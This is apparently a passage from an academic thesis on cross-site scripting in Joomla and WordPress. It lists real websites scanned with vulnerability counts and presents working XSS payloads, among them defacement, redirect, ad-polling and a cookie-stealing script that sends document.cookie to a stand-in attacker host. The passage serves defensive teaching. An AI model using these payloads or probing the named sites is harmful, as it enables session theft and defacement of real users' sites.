XSS enables attackers to inject client-side script into Web pages viewed by other users. A cross-site scripting vulnerability may be used by attackers to bypass access controls such as the same origin policy. The XSS can be done in mostly three ways:

1. Scripting via a malicious link
2. Stealing users' cookies
3. Sending an unauthorized request [28]

C. REMOTE FILE INCLUSION:

It is graphical user interface file which is used for browsing the remote files. Using RFI, attackers can get admin rights of the server and assign access to all the server files then execute the server side commands in the same way as legitimate users.

D. Local File Inclusion:

LFI is a type of vulnerability that allows an attacker to include a remote file usually through a script code on the web server. The vulnerability occurs when some user-supplied input is used without any proper validation and occurs when a file from the target system is injected into the attacked server page. This can lead to printing the contents of the file or more serious events [10].

E. DIRECTORY TRAVERSAL:

A directory traversal (or path traversal, do not slash attack or backtracking) is the exploiting of insufficient security validation of user-supplied input file names so that characters representing "traverse to parent directory" are passed through to the file APIs. An attacker exploits a lack of security (the software is acting exactly as it is supposed to) as opposed to exploiting a bug in the code. [29]

F. Brute Force Attack

G. Cookie Poisoning

H. Cross-Site Request Forgery (CSRF) [56]

2.9 Different ways to know if your CMS website is hacked or not:

1) Search engine result pages (SERPs) display a warning about your site, search engine sometimes warn us that websites may not be safe.

2) Visitors report that they get viruses or antivirus alerts from browsing some pages, which means that the site has been hacked.

3) Redirected to other websites if trying to visit identical website but get automatically taken to some another website instead.

4) Website traffic decreases dramatically and suddenly, maybe because of users getting warning “This site may harm your computer”.

5) If you suddenly find some links, text or even objects, and you did not put it in the pages.

Conclusion:

Whenever attackers want, XSS attacks destroy sensitive and private information, change, add, or delete them. Joomla and WordPress as a kind of CMSs might be infected with only a little damage, or a lot - stealing cookies. So we must work rapidly to control these malicious undesired attacks.

Chapter 3 Related Work

In this chapter we will review and study the previous related work and researches concerned with XSS vulnerability attacks, which are widely spread. We will study how they had tried to deal with this problem in both client side and server side. We studied also previous studies about properties and security levels in some CMSs, especially Joomla and WordPress.

3.1 Cross Site Scripting XSS

XSS is a technique in which a client side or server side script is executed on the browser of the remote machine making the user susceptible to execute that script (by merely clicking on that link) and hence leaking some of the information saved in his browser. Now this information may be in form of his cookies, session id, etc.

Generally, XSS is found in input fields of forms, guest books, shout boxes, search boxes, etc. XSS allows Html/JS/VBS code to execute within the victim's browser. There are largely two distinct countermeasures for XSS prevention at the server side: input filtering and output sanitation. Input filtering describes the process of validating all incoming data. The protection approach implemented by these filters relies on removing predefined keyword, such as JavaScript or document. Output sanitation is employed, certain characters such as < , ", or ', are HTML encoded before user-supplied data is inserted into the outgoing HTML as long as all un-trusted data is "disarmed." This way, XSS can be prevented. Both of the above protections are known frequently fail. [54]

From the client side perspective, two options exist to reduce the risk of being attacked through this vulnerability. The first disabling scripting language in the web browser as well as the HTML-enabled e-mail client provide the most protection but have the side effect of disabling functionality. The second only following links from the main web site for viewing will significantly reduce a user's exposure while still maintaining functionality.

Client side solution acts as a web proxy to mitigate XSS attack which is manually generated rules to mitigate XSS attempts. Client side solution effectively protects against information leakage from the users' environment. However, none of the solutions satisfies the need of the client side. There are several client side solutions.

In this point we found, due to our revision of previous related work, that XSS attacks are mostly used by attackers in the recent years. So in our work, we will

concentrate on different types of this attack. We tried to decrease the percentage of these attacks by searching for methods to counterattack their effects.

3.2 XSS Solutions

Several existing systems have been adapted to detect XSS attack. Application level firewalls [21] and reversal proxies [11] have been adapted to try to mitigate the XSS problem. Firewalls focus on tracking sensitive information and controlling whenever data is to be sent to un-trusted domains. Reversal proxies receive all responses from the web application and check whether there are any unauthorized scripts on them.

Vogt *et al* [52] presents a client side approach that aims to identify information leakage using tainting of input data in the browser. The presented approach stops XSS attacks on the client side by tracking the flow of sensitive information inside the web browser. If the sensitive information is about to be transferred to a third party, the user can decide if this should be permitted or not, as an additional protection side.

Selvamani *et al* [37] present another Client Side Solution. CSS to mitigate XSS attacks. The main contribution of the (CSS) is that it effectively reduces XSS attacks. It provides protection without relying on web application providers. CSS supports XSS mitigation mode that significantly reduces the number of connection alert prompts while, at the same time, it provides protection against XSS attacks where the attackers may target sensitive information such as cookies and sessions IDs. It acts as a web proxy to protect XSS attacks in the browser side. The author used a technique to determine if a request for recourse is a local link. It is achieved by checking the refer HTTP header and comparing the domain in the header and the domain of the requested page. All the domain values are determined by splitting and parsing URLs.

Some authors [25] have proposed the use of static analysis techniques to discover input validation of flaws in a web application; however, this approach requires access to the source code of the application. Moreover, those static analysis schemas are usually complemented by the use of dynamic analysis technique.

Some authors [47] proposed using of the static analysis techniques to discover malicious input code in web pages, but this approach requires access to the source code of the application [15][30]. Moreover, those static analysis schemas are usually complemented by the use of dynamic analysis technique. Balzarotti *et al* [15] use this technique to confirm potential vulnerabilities detecting during the static analysis by watching the behavior of the application at run time.

On the other hand, there are a lot of XSS detecting tools used in an open source systems such as XSS-Me. Open-source software (OSS) is a computer software that is available in source code form. The source code and certain other rights normally reserved

for copyright holders are provided under a software license that permits users to study, change, and improve and also to distribute the software [66]. XSS-Me one of the best open source tools was the Exploit-Me series presented by securitycompass.com [26]. Security compass created these tools to help developers easily identify XSS and SQL injection vulnerabilities. XSS-Me is a Firefox add-on that loads in the sidebar. It identifies all input fields on a page and iterates through a user provided list of XSS strings: opening new tabs and checking the results. So users will get a report about attacks got through, what did not, and what might have.

We will not invent new scanning tools, but we will use the previously used tools to complete, support, and test our results.

3.3 CMS, Performance and Security

Michael Meike et al [43] test whether users can trust security of Joomla and Drupal, sense of the systems' security. They evaluate how different configuration settings might influence security issues. Second, sending various malicious input as simple requests that could lead to XSS or SQL injection. They were aided by several simple tools - including Web Scarab and Tamper Data — to perform simple security tests by manipulating parameters sent to Web servers, such as modifying data in HTTP request aiders. They inspected the source code files of both Joomla and Drupal for additional problem areas. We simply reviewed the code to see whether the developers had taken appropriate measures before they used the variables' content. They find that Joomla and Drupal provide extensive security mechanisms. There is ample opportunity for inexperienced and experienced users to open the doors form malicious code. They recommend users should carefully set configuration settings with security in mind, and non-technical users should follow the community's recommendations.

Savan K Patel *et al* [57] tried to analyze the performance of Joomla, Drupal and WordPress in the same condition. They tried to prove statistically by comparing their page performance criteria which CMS is to be preferred. The same pages were created in three CMSs then hosted on local as well as live server. By requesting this page from client side, different values of page performance criteria were recorded like page load time (PLT), page size (PS), number of request, number of CSS. They find by comparing all these parameters and results that for informative and intranet site Drupal is better, for intranet with multiple functionality site Joomla is better and for live site none than the others WordPress is the best.

Savan K. Patel *et al* [56] analyze the performance of security in Joomla, Drupal and WordPress in the same condition. They focus on hacking and its relevant information by showing the number of web attacks statistics taken in 2011. By comparison to see out

of these CMSs which provide better web security, CMSs provide such a nice basic security that you cannot directly hack the site using different web hacking techniques. It seems generally that these CMSs site were hacked due to a fault. Some controversial got cookie information of some sensitive files and directories apart from that and also found some broken links in all three CMSs using testing tool.

As shown before in the related works, CMS are widely spread used in publishing information through WWW. We found that Joomla and WordPress made the majority of CMS different platforms. This work will be restricted to these two systems and more importantly how to solve XSS attacks problems in the different versions of these systems.

Training Process

From our review, there was not related research with our work , published research talked about general security activities, and there was not a group of amateurs to train them in real word.

Conclusion

From our review, there was a limited number of researches in this field related to our research problem. This is not enough to believe that different CMSs support security configuration without security prior experience. We want to help amateur developers to re-define the security issues through web development stage.

No one had analyzed different Joomla or WordPress versions to extract security levels that support them. In our research, we had done this missed work. We had extracted security rules and guidance that increase security levels. We had also trained a group of website developer amateurs how they could save their websites, and we are pioneers in this field. This work was not done before.

Chapter 4 Methodology, Implementation and Experiment

Preventing XSS attack is important for both designer and user. For many years, many systems have been developed for this purpose. Now there are many systems attempt to prevent XSS attacks against Web applications on the web server, or try to remove vulnerability from the web application directly. Some of these systems were attacked easily, while others stood up and proved to be valuable. Users are unprotected when visiting some websites. It is good to protect them from an attack, save their personal information and give them confidence when interacting with specific web applications.

4.1 Methodology:

In our research, we devoted our study on XSS attack in open CMS. We extracted security guidance against XSS attacks from analyzing systems that had been hacked before, designed by Joomla or WordPress. We detect the efficiency of that security guidance on the different versions of both Joomla and WordPress. Then we trained a group of amateurs to use these security guidance in developing secure Joomla or WordPress websites. The structure of our approach in more details is described in Figure 4-1 and Figure 4-2. This work as shown below had been divided into two phases:



Fig. 4-1: Phase 1 of our Methodology



Fig. 4-2: Phase 2 of our Methodology

4.2 Experiment of design

In our research, we will divide the work into two continues phases. We will start with scanning different Joomla and WordPress websites to find XSS attacks details. Using these details will help us to extract security guidance. In the second phase, we will train a group of amateurs how to use this guidance to secure their Joomla and WordPress developed websites. In this chapter, we will illustrate methodology and results of Phase 1, Scanning and Analyzing Phase, the next Phase (Phase 2) Training Presses will be descried in the next chapter (chapter 5).

4.2.1 Phase 1: Scanning and Analyzing Phase

The purpose of this phase is to analyze different attacked websites based on Joomla and WordPress done in different versions to discover and analyze vulnerability points in them. At the end of this phase we could extract valuable security guidance that helps web designers to save their websites. There are three types of that security guidance: security guidance for Joomla developers, security guidance for WordPress developers, and the third type is for general guidance for web developer. As shown in Fig. 4.1, this phase includes the following steps:

1. ***Choosing ten random websites based on Joomla and others ten based on WordPress***

With nonalignment to well-known websites that support security issues, we selected randomly 10 websites based on Joomla, and other 10 based on WordPress of different versions. Of those chosen websites there were old versions, and we use them to extract security guidance because recent studies done in 2012 by well-known professional companies selected websites developed by old versions as one of the best websites in 2012. [9][14]

We tried to find those websites based on what CMS tools, and what is the version, an online dynamic scanning tools called What CMS tools.

Those tools helped us to know which website was based on Joomla or WordPress, through analysis that pages. We used more than one tool to be sure of the results.

Tools of what CMS that are used:

1- What is CMS?[1]
2- What does CMS use? [2]
3- CMS Detector [3]

CMS tools:

It is a dynamic online tool to determine what CMS a website is using, but it is admittedly not 100% accurate. The tool includes an algorithm for detecting all the major CMS details. However, a website may use multiple CMSs, for example WordPress may be used as the primary CMS. More details are in section 4.2.1.

By using these tools, we found that there was no completely perfect version. Our searching results proved that the newest versions can be attacked, as same as the oldest ones.

2. Scanning websites using dynamic XSS scanning tools:

In this step, we made scanning of those 20 websites using scanning tools to find out XSS attacks vulnerability using WebCruiser Web Vulnerability Scanner v 2.8.0 and Netsparker Community Edition 3.1.6.0.

1- WebCruiser Web Vulnerability Scanner v 2.8.0

WebCruiser-Web Vulnerability Scanner is an effective and powerful web penetration testing tool. It has a Vulnerability Scanner and a series of security tools. It can support scanning for web vulnerabilities: SQL Injection, Cross Site Scripting, XPath Injection. So, WebCruiser is also an automatic SQL injection tool, an XPath injection tool, and a Cross Site Scripting tool. [13]

2- Netsparker Community Edition 3.1.6.0

1 http://whatcmsisthis.com/

2 http://whatcms.org/

3 http://onlinewebtool.com/cmsdetector.php

Netsparker Community Edition is a straightforward and effective application that is especially designed for web developers and penetration testers who need to detect and report security issues such as SQL Injection, Remote Code Execution and Cross-site Scripting (XSS) in all web applications. It can detect far more security flaws (local and remote file inclusions, remote code injection, OS level command injection and open redirects, amongst others), support multiple authentication types (form, NTLM, basic, digest, negotiate, Kerberos, proxy), schedule scans, produce PDF, Word, Excel or XML reports, and more. When Netsparker Community Edition identifies an SQL injection, it automatically determines how to exploit it and extract the valuable information so that developer can make sure the issue is not a false-positive. [53]

Scanning Results:

The results of scanning selected WordPress websites shown in the table 4-1. Note that all results illustrated in table 4-1 and table 4-2 are XSS attacks only. Those results were taken after filtering the results of scanning tools.

Table 4-1: results of scanning selected WordPress websites

No.	Websites	Developed based on	Scanning Tools	
			WebCruiser Web Vulnerability Scanner	Netsparker
1	http://ilovemountains.org/	WordPress 3.9.1	5	4
2	http://superforest.org/	WordPress 3.6.1	2	3
3	http://blog.firelightfoundation.org/	WordPress 3.9.1	1	1
4	http://www.ilctr.org/	WordPress 3.5.1	1	1
5	http://growglobally.org/	WordPress 3.9.1	2	3
6	http://www.sagenevada.org/	WordPress 3.9.1	3	2
7	http://melbournecio.org/	WordPress 3.5.1	1	2
8	http://media.floridarealtors.org/	WordPress 3.8.3	8	10
9	http://treehumper.org/	WordPress 3.0.1	1	1
10	http://www.festivalofarts.org/	WordPress 3.7.3	149	134

The results of scanning of the selected Joomla websites shown in the table 4-2

Table 4-2: results of scanning selected Joomla websites

No.	Websites	Developed based on	Scanning Tools	
			WebCruiser Web Vulnerability Scanner	Netsparker
1	http://www.eurada.org/	Joomla! 1.5	15	14
2	http://www.jamestownproject.org/	Joomla! 1.5	1	1
3	http://www.oahs.org/	Joomla	16	13
4	http://www.dobum.org/	Joomla	5	5
5	http://inavem.org/	Joomla! 1.5	1	1
6	http://www.lookingaheadprogram.org/	Joomla	3	3
7	http://www.ballisticmotorsports.org/	Joomla	1	1
8	http://onepromiseflorida.org/	Joomla 1.5	27	25
9	http://mahopaclibrarysite.org/	Joomla 1.5	2	2
10	http://www.jamestownproject.org/	Joomla 1.5	1	1

When studying the results in table 4-1 and table 4-2, we can see that different CMS websites based Joomla or WordPress of different versions can be attacked easily by different types of XSS attacks. As shown in the previous two tables before, the websites were categorized into Joomla and WordPress by using specific automated scanning tools analyzing the pages to know what CMS and what version. We cannot say that all versions of Joomla or WordPress are the same. It was important to know what version that websites are built on to define what rules had to be used to save the site.

3. ***Analyzed discovered weak points, then choosing different 10 XSS attacks of that discovered week points***

Internet applications today are not static HTML pages. They are dynamic and filled with ever changing content or data. This data can contain simple text, or images, and can also contain HTML tags such as <p> for paragraph, <img> for image and <script> for scripts. XSS attacks infect the website via a form of User Input. So you should be aware of a sort of data that can land on your web page from an external source. A malicious script code could come as different ways, more details are in table 4-3 [7] [50].

In this step, we analyzed the results of scanning tools. We took only XSS vulnerabilities in account. We searched for different 10 XSS attacks in both Joomla and WordPress scanned websites. Those different attacks covered the three types of XSS

attack. So as we can control most of XSS vulnerabilities points that can face the developers.

Table 4-3: different ways of malicious script

Tag	Effective as malicious code
<SCRIPT>	the most popular way and sometimes easiest to detect
<BODY>	can contain an embedded script by using the ONLOAD event or BACKGROUND attribute
<IMG>	Some browsers will execute a script when found in the <IMG> tag as shown here: <IMG SRC="javascript:alert('XSS');">
<IFRAME>	allows to import HTML into a page , which may contain a script
<INPUT>	If the TYPE attribute of the <INPUT> tag is set to "IMAGE", it can be manipulated to embed a script
<LINK>	often used to link to external style sheets, and could contain a script:
<TABLE>, <TD>	BACKGROUND attribute of the TABLE tag can be exploited to refer to a script
<DIV>	similar to the <TABLE> and <TD>
<OBJECT>	can be used to pull in a script from an external site
<EMBED>	Help to inject a malicious script inside a flash File

The results of scanning websites may include one or more of the previous malicious script, but we wanted to see the code of that websites to know what malicious script was injected. Scanning tools did not show any visible attacks details so that we had to write ten different XSS with different degrees of danger and covered the three types of XSS attacks. XSS vulnerabilities only were taken into account. We worked with those attacks in the different versions of Joomla and WordPress.

Because there are no visible attacks details results with using dynamic XSS scanning tools from the analysis of attacked websites in the last step, we could write the following different attacks and we worked with them in different versions of Joomla and WordPress.

EditPlus version 2 has been chosen to review the code of designed websites to help amateurs to understand how the malicious code is executed. This program was used to open the code file contained in Joomla and WordPress package and also to inject security guidance algorithms which prevent executing the attacks in the client side.

4.2.1.1 Technical Details of Attacks

As we know that XSS attacks become widespread with three distinct types of this attacks: the Persistent, Non-Persistent and DOM-base attack. In this research, the three types to help amateur understand some of malicious ways of attacker have been presented.

From the previous step some attacks of those types were analyzed using scanning tools to analyze the security levels of some websites based on Joomla and WordPress, but we sow that scanning tools did not represent the details of attacks, so we had to write the attacks depending on the details results from the previous step.

For example, the results of scanning *http://ilovemountains.org/*, website based on WordPress with WebCruiser WVS tool show that there are four **get** vulnerability and one **post** vulnerability. We cannot anticipate what XSS code vulnerability, so we tried to write ten different XSS attacks code which as much as possible cover different types of XSS vulnerability. One of that ten XSS codes is below in Figure 4-3.

```
index.php?name=<script>window.onload = function() {var
link=document.getElementsByTagName("a");link[0].href="http://not-real-
xssattackexamples.com/";}</script>
```

Fig. 4-3: XSS attack code

XSS allows an attacker to inject malicious JavaScript, ActiveX, VBScript, HTML, or Flash into a vulnerable dynamic page in order to gather data.

As shown below, ten different possible XSS attacks are described and how to defend or prevent the threat of each one. At the end, it was noted that the defense by using algorithms is similar for more than one XSS attack,

Using JavaScript and JCreator, ten different XSS attacks belong to the three types of XSS attacks (Persistent, Non-Persistent, Dom-Based) were written, each one of that attacks was tested on Joomla and WordPress websites before passing them to the amateurs.

The criteria in which we will classify the degree of danger of the XSS attacks are as shown in table 4-4.

Table 4-4: degrees of danger of XSS attacks

No.	XSS Attack effect	Dangerous degree
1	Message,	Low
2	CSS, increase loading number of a website	Moderate danger
3	Adding DOM element	High danger
4	DOS, Steel cookies, redirect to another identical website, automatic recalling another malicious website	Most dangerous

1- Persistent XSS:

Persistent XSS**,** in simple words, is a malicious code that must be entered in any way to the page and may by as a comment. The malicious code must be executed to affect the normal performance or appearance of the page. Executing the code and remaining the influence will be different according to the type of XSS attack as explained in Chapter 2 section 2.4.1.

When saving the comment in the database and then returning by another call of the page, the code will not appear as a text, but it will be executed as a normal scripting code whatever the danger of the code is.

In the next section, that ten XSS attacks were tested by injecting that malicious codes in text editor when creating new posts, in the comment on some posts, or in any form that web visitors could inject malicious codes.

XSS Code no. 1:

This attack shows “hello world” massage. It may like welcoming or greeting from the owner of the site, but actuality it is an attack. We can replace the words by others with more darkness for examples “be careful this site is infected by attackers”. we cannot expect what behind these messages, but we are sure that this massage will appear every time calling the page containing this malicious code, because the code will be saved, retrieved and executing from the server. We can classify this attack with a low dangerous degree.

To see the results, the following malicious code in Figure 4-4 was injected in text editor when creating new posts, or in the comment on some posts.

```
<script>        alert("hello world");    </script>
```

Fig. 4-4: XSS code no. 1

When saving the comment containing the attack code, the page will appear as shown in Figure 4-5. The execution of the code represents alert massage as Figure 4-6.



Fig. 4-5: write XSS code no. 1in comment of some post.



Fig. 4-6: Execution of XSS code no. 1" alert massage"

XSS Code no. 2:

This attack changes the background color of the current page to pink whatever the previous color was. Changing the background color sometimes confuse on customers of

the site especially if the color is dark. This attack is classified as low dangerous degree. XSS code no. 2 and its execution illustrated in Figure 4-7, and Figure 4-8.

```
<script>        var y = document.getElementById("page");

                y.innerHTML = "";

                document.body.style.backgroundColor = 'pink';

</script>
```

Fig. 4-7: XSS code no. 2



Fig. 4-8: Execution result of XSS code no. 2

XSS Code no. 3:

The XSS code in Figure 16 redirects the web visitor to a new website. A guest will not notice or believe that he was not in the requested page. Attacker can use this code to redirect the customers of banking page for example to an identical fake page to steal sensitive information.

Results of this attack are shown in Figure 4-9 and Figure 4-10. This attack is classified as a highly dangerous degree.

```
<script>        window.location = "http://www.aljazeera.net/portal";        </script>
```

Fig. 4-9: XSS code no. 3

Fig. 4-10: Execution result of XSS code no. 3

XSS Code no. 4:

Attackers may intend to a malicious purpose. Using famous websites, attackers can inject the following code in Figure 4-11 to increase the number of his own website loading which may contain trading propaganda, or the worst is that his page contains another malicious code. This attack is classiied as a dangerous degree. The results will be as shown below in figure 4-12were we can see that the requested page will appear, while it is really activating the injected XSS malicious code which will in turn call another non-desired page once every five seconds.

```
<!DOCTYPE html>
<html>          <head>
<script src="jquery.min.js"></script>
<script>
window.setInterval(function(){
  ajaxCallFunction();  //calling every 5 seconds        }, 1000);
function ajaxCallFunction(){
  $.get("http://localhost/test/attacker-site-advertisement.php", function ( data ) {
          console.log(data);
    });    }
</script>        </head>        <body>
// <p>welcome</p>
</body>        </html>
```

Fig. 4-11: XSS code no. 4



Fig. 4-12: Execution result of XSS code no. 4

XSS Code no. 5:

The next XSS malicious code demonstrates how attackers could steal cookies. Cookies record all the information from the beginning to the end of visiting a website. Then an attacker can select what information he wants. This attack is classified as most dangerous degree.

XSS attacked code in Figure 4-13 will be injected in the target site as shown below:

```
<script language= "JavaScript">

document.location="http://www.hackersite.com/index.php?cookie="+ document.cookie;

</script>
```

Fig. 4-13: XSS code no. 5 that will be injected in the target site

The following code in Figure 4-14 is found in attacker site to return the victims to the original desired site (target site) after stealing what he wanted.

```
<script language= "JavaScript">

        document.location="http://www.Sport.com"

</script>
```

Fig. 4-14: Jscript code to return the victims from attacker site to the original wanted site

Note that the attacker site is an identical copy of the original site, and the results will be as shown below in Figure 4-15 F 4-16.

